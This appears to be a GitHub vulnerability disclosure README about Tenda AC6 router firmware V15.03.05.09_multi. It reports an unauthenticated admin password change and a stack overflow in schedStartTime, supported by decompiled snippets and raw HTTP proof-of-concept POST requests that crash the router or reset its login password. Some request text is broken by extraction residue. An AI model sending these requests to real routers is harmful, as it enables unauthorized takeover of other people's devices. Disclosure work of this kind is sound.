

main IOT_vuln / Tenda / AC6 / 3 /



fuxianghah update command execv ...

on Feb 28 History

..



img

10 months ago



readme.md

9 months ago



readme.md

Tenda AC6 V15.03.05.09_multi Unauthorized stack overflow vulnerability

Overview

- Manufacturer's website information: <https://www.tenda.com.cn/profile/contact.html>
- Firmware download address : <https://www.tenda.com.cn/download/default.html>

1. Affected version

当前版本: V15.03.05.09_multi

升级类型: ☒ 在线升级 ☐ 本地升级

当前版本为最新版本, 不需要升级

Figure 1 shows the latest firmware Ba of the router

2.Vulnerability details

2.1 Arbitrary password modification vulnerability

```
}  
v16 = webgetvar(a1, "loginPwd", &unk_DF2D4);  
SetValue("sys.userpass", v16);  
sub_2E858(1);  
*(_DWORD *)v8 = 0;  
*(_DWORD *)v7 = 0;
```

The screenshot shows the Burp Suite Professional v2021.5.3 interface on the left and the Tenda Web Master browser window on the right. The Burp Suite interface displays a request and response for a POST request to `http://192.168.0.1/login.html`. The request body contains a `loginPwd` parameter. The response is an HTTP 200 OK with a `Content-Type: text/plain; charset=utf-8`. The Tenda Web Master browser window shows the login page of a Tenda router. The page has a white background with the Tenda logo at the top. Below the logo is a login form with a text input field containing the number 123456 and a green button labeled "登录". Below the button is a link for "忘记密码?".

The screenshot shows the Burp Suite Professional v2021.5.3 interface on the left and the Tenda Web Master browser window on the right. The Burp Suite interface displays a request and response for a POST request to `http://192.168.0.1/login.html`. The request body contains a `loginPwd` parameter. The response is an HTTP 200 OK with a `Content-Type: text/plain; charset=utf-8`. The Tenda Web Master browser window shows the network status page of a Tenda router. The page has a white background with the Tenda logo at the top. Below the logo is a navigation menu on the left with options like "网络状态", "无线设置", "有线设置", "设备管理", "VPN管理", "高级功能", and "系统管理". The main content area shows the network status, including a green Wi-Fi icon, a green router icon, and a green globe icon. Below these icons are statistics for "实时网速" (Real-time speed), "WAN口IP" (WAN port IP), and "软件版本" (Software version).

Firstly, through reverse analysis, we can find that there is a vulnerability of arbitrary password modification in the interface. The program passes the contents obtained in the loginpwd parameter directly to V16, and then directly changes the password to the login password through the setvalue() function. In this way, we can change the management password without authorization.

2.2 Stack overflow vulnerability

```
v15 = 1;
v22 = (char *)huoqu(a1, (int)"schedWifiEnable", (int)"1");
src = (char *)huoqu(a1, (int)"schedStartTime", (int)&unk_EA64C);
v20 = (char *)huoqu(a1, (int)"schedEndTime", (int)&unk_EA64C);
nptr = (char *)huoqu(a1, (int)"timeType", (int)"0");
s = (char *)huoqu(a1, (int)"day", (int)"1,1,1,1,1,1,1");
i = 0;
```

The program passes the parameters obtained by schedstarttime to Src

```
{
    v1 = atoi((const char *)dest) != 0;
    *(_BYTE *)ptr = v1;
    v2 = atoi(v22) != 0;
    *((_BYTE *)ptr + 1) = v2;
    strcpy((char *)ptr + 2, src);
    strcpy((char *)ptr + 10, v20);
    for (i = 0; i <= 6; ++i)
        *((_BYTE *)ptr + i + 18) = *(&v9 + i) != 0;
    sub_366C0(ptr, 0);
    free(ptr);
    v25 = 0;
```

After that, the content of the later content is directly copied into the PTR + 2 stack, without size limitation, and there is a stack overflow vulnerability

3. Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

1. Use the fat simulation firmware V15.03.05.09_multi
2. Attack with the following overflow POC attacks

```
POST /goform/openSchedWifi HTTP/1.1
Host: 192.168.1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:96.0) Gecko/20100101
```

Firefox/96.0

Accept: */*

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate

Content-Type: application/x-www-form-urlencoded; charset=UTF-8

X-Requested-With: XMLHttpRequest

Content-Length: 2102


Origin: http://192.168.1.1

Connection: close

Referer: http://192.168.1.1/wifi_time.html?random=0.9871898533297786&

Cookie: password=7c90ed4e4d4bf1e300aa08103057ccbccvx1qw

schedWifiEnable=1&schedStartTime=00%3A00aaaabaaacaaadaaaeaaafaaagaaahaaaiaaaajaaakaaa



The reproduction results are as follows:

Unable to connect

An error occurred during a connection to 192.168.0.1.

- The site could be temporarily unavailable or too busy. Try again in a few moments.
- If you are unable to load any pages, check your computer's network connection.
- If your computer or network is protected by a firewall or proxy, make sure that Firefox is permitted to access the Web.

Try Again

Figure 2 POC attack effect

3.Unauthorized password rewriting POC (The password here is changed to 123456)

POST /goform/fast_setting_wifi_set HTTP/1.1

Host: 192.168.0.1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.0) Gecko/20100101

Firefox/97.0

Accept: /

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate

Content-Type: application/x-www-form-urlencoded; charset=UTF-8

X-Requested-With: XMLHttpRequest

Content-Length: 116

Origin: http://192.168.0.1

Connection: close

Referer: http://192.168.0.1/index.html

ssid=Tenda_AC6_rencvn&wrlPassword=rencvn667&power=high&timeZone=%2B08%3A00&loginPwd=

Finally, you can write exp, which can achieve a very stable effect of obtaining the root shell without authorization

